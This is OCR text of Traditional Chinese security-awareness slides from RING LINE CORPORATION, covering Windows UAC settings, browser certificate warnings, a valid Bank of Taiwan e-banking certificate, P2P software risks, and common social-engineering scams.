
設定
一律通知
程式嘗試變更我的電腦時才通知我 (桌面變暗→進入安全桌面)
程式嘗試變更我的電腦時才通知我 (不要將桌面變暗→無安全桌面)
不要通知

不要信任來路不明的憑證


- 此網站的安全性憑證已被撤銷
- 這個網站的位址不符合安全性憑證中的位址
- 此網站的安全性憑證已經過期
- 此網站的安全性憑證並非來自受信任的來源
- Internet Explorer 已經發現這個網站的安全性憑證有問題



合法的憑證


臺灣銀行網路銀行 | 網路ATM - Windows Internet Explorer
https://ebank.bot.com.tw/NNBank/Default.asp?ITrnTm=1274246022801
我的最愛
臺灣銀行網路銀行 | 網路ATM
臺灣銀行
憑證
一般
詳細資料
憑證路徑
憑證路徑(P)
GTE CyberTrust Global Root
TaiCA Secure CA
ebank.bot.com.tw
檢視憑證(V)
憑證狀態(S):
這個憑證沒有問題。
深入了解憑證路徑
確定
憑證資訊
這個憑證的使用目的如下:
• 確保遠端電腦的識別
*請參照憑證授權單位敘述中的詳細資訊。
發給: ebank.bot.com.tw
簽發者: TaiCA Secure CA
有效期自 2010/ 4/ 20 到 2011/ 4/ 22
簽發者聲明(S)
深入了解憑證
確定

受信任的根憑證授權單位



P2P軟體 à 你真的要小心

風險

- ✖ 洩漏機密資料
- ✖ 潛藏病毒、木馬程式
- ✖ 未正確設定而拖垮網路
- ✖ 觸犯智慧財產法律
- ✖ 抓到假檔=_=

你不可不知道的社交工程詐騙

麟瑞科技 RING LINE CORPORATION

社交工程(Social Engineering)

- 利用人性弱點，如貪心、好奇、恐懼、八卦、信任、大意，以詐取機密資料或誘騙開啟病毒程式。

- 假冒好友寄信或情色郵件
- 網路釣魚 (Phishing)
- 圖片中的惡意程式
- 註冊機或破解軟體
- P2P軟體夾帶病毒檔案
- 電話詐騙

麟瑞科技
RING LINE CORPORATION

END